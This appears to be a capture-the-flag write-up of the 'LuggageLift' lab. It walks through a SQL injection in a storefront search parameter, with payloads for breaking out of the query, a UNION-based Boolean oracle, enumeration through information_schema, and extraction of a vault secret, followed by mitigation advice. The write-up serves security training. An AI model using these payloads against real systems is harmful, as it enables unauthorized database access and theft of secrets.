SQL Injection Exposes Internal Vault Secret | LuggageLift
Lab Link
Overview

LuggageLift was a WebVerse Pro daily challenge built around an unclaimed baggage storefront. The public application allowed users to browse and search visible lots, while the briefing hinted that the same back-office system also stored a sealed internal reference that should not be reachable from the internet.
The vulnerability was a SQL Injection in the public search feature. The q parameter was inserted into a backend SQL query without proper parameterization. By breaking out of the search string, the public lot lookup could be turned into a Boolean oracle and used to enumerate the database schema.
The final target was not in the visible lot records. It was stored in a separate internal table named vault, where the secret column contained the challenge flag.
Objective
The goal was to prove that a public storefront user could access the sealed internal reference from the back-office database.
In practical terms, this meant:
- Identify the vulnerable input.
- Confirm SQL Injection behavior.
- Determine the backend database structure.
- Locate the internal secret table.
- Extract the flag from the database.
Vulnerability Identification
The main searchable endpoint was:
1
2
GET /search?q=sony&category= HTTP/2
Host: b0f94ecd-4065-luggagelift-dad60.events.webverselabs-pro.com
A normal search returned only matching public lots. However, adding SQL conditions to the q parameter changed the result set.
The first useful proof was a Boolean comparison:
1
2
GET /search?q=sony%27+or+1%3D1--+-&category= HTTP/2
Host: b0f94ecd-4065-luggagelift-dad60.events.webverselabs-pro.com
This returned all visible lots:
1
30 lots found
Changing the condition to false returned no results:
1
2
GET /search?q=sony%27+or+1%3D2--+-&category= HTTP/2
Host: b0f94ecd-4065-luggagelift-dad60.events.webverselabs-pro.com
Result:
1
0 lots found
This confirmed that the q parameter was being interpreted as part of a SQL statement.
Recon and Application Behavior
The application was small and server-rendered. The public surface exposed numbered lot pages:
1
2
3
4
5
/lot/1
/lot/2
/lot/3
...
/lot/30
The public search page listed exactly 30 normal lots. A direct ID sweep did not reveal hidden records behind /lot/<id>, which suggested that the sealed reference was not simply an unlinked lot page.
The search endpoint behaved like a database-backed LIKE query. Payloads using % and _ matched many records, which was a useful sign that the search input was being placed inside a wildcard string.
The working breakout prefix was:
1
%'
Exploitation
Confirming Boolean SQL Injection
The following payload returned public lots because the condition was true:
1
%' AND 1=1-- -
The following payload returned no lots because the condition was false:
1
%' AND 1=2-- -
This gave a reliable true/false signal through the rendered page.
Understanding the Query Shape
Testing ORDER BY showed that the injectable query returned only one column:
1
%' ORDER BY 1-- -
worked, while:
1
%' ORDER BY 2-- -
failed.
A direct UNION SELECT test confirmed that the search query was returning lot IDs. Injecting a known public lot ID caused that lot to render:
1
x%' AND 1=2 UNION SELECT 1-- -
When the injected row selected ID 1, the page rendered:
1
Sony WH-1000XM4 Over-Ear Headphones
Selecting a non-existing ID, such as 31, produced no rendered lot. This made the search page useful as a Boolean oracle.
Boolean Oracle Payload
The final oracle pattern was:
1
x%' AND 1=2 UNION SELECT CASE WHEN (<condition>) THEN 1 ELSE 31 END-- -
If <condition> was true, the query returned lot ID 1, and the Sony headphones lot appeared on the page.
If <condition> was false, the query returned lot ID 31, which did not exist, so the page showed no matching lots.
Example true test:
1
x%' AND 1=2 UNION SELECT CASE WHEN (1=1) THEN 1 ELSE 31 END-- -
Example false test:
1
x%' AND 1=2 UNION SELECT CASE WHEN (1=2) THEN 1 ELSE 31 END-- -
Identifying the Database Type
SQLite checks failed, while MySQL-style functions worked. This indicated the backend was using MySQL or MariaDB.
The database name was extracted with:
1
DATABASE()
The result was:
1
luggagelift
Enumerating Tables
Using information_schema.tables, the database tables were enumerated:
1
2
3
SELECT GROUP_CONCAT(table_name)
FROM information_schema.tables
WHERE table_schema = DATABASE()
The important tables were:
1
items,vault
The items table held the public storefront data. The vault table matched the briefing hint about a sealed internal reference.
Enumerating Vault Columns
The columns for the vault table were extracted with:
1
2
3
4
SELECT GROUP_CONCAT(column_name ORDER BY ordinal_position SEPARATOR ',')
FROM information_schema.columns
WHERE table_schema = DATABASE()
AND table_name = 'vault'
Result:
1
id,secret
At this point, the final target was clear: extract secret from vault.
Proof and Flag
The final extraction query targeted the internal vault table:
1
2
SELECT GROUP_CONCAT(CONCAT(id, ':', secret) ORDER BY id SEPARATOR '|')
FROM vault
Using the Boolean oracle, the secret value was recovered from the vault table.
1
WEBVERSE{2fd4732c00a5b0f05a3422237b1d7902}
Root Cause
The root cause was unsafe SQL query construction in the search feature.
The application appeared to build a SQL query using user-controlled input from q directly inside a LIKE condition. Because the input was not parameterized, an attacker could terminate the string, append SQL logic, comment out the remaining query, and control the selected lot IDs.
The issue was made more impactful because the same database user could read both public storefront data and internal vault data.
Impact
An unauthenticated attacker could:
- Manipulate the public search query.
- Bypass intended storefront-only filtering.
- Enumerate database metadata through
information_schema. - Discover internal tables and columns.
- Extract secrets from a non-public
vaulttable.
The direct business impact was unauthorized disclosure of internal back-office secrets.
Mitigation
To fix this issue:
- Use parameterized queries or prepared statements for all database access.
- Never concatenate user input into SQL strings.
- Apply strict allowlists for sortable, searchable, or filterable fields.
- Use least-privilege database users so the public storefront cannot read internal vault tables.
- Keep back-office secrets in a separate database or isolated service where possible.
- Return generic errors and avoid behavior that creates reliable Boolean SQLi oracles.
- Add automated tests for SQL Injection payloads in all search and filter endpoints.
Lessons
This lab showed that even a simple public search box can become a path to sensitive back-office data when the backend query is not parameterized.
The important exploitation detail was understanding the shape of the vulnerable query. The search endpoint did not directly reflect arbitrary selected strings. Instead, it returned one column containing lot IDs. Once that was understood, the attack shifted from direct UNION SELECT output to a Boolean oracle using valid and invalid lot IDs.
The final vulnerability chain was:
1
Search SQL Injection → Boolean Oracle → Schema Enumeration → Vault Table Discovery → Secret Extraction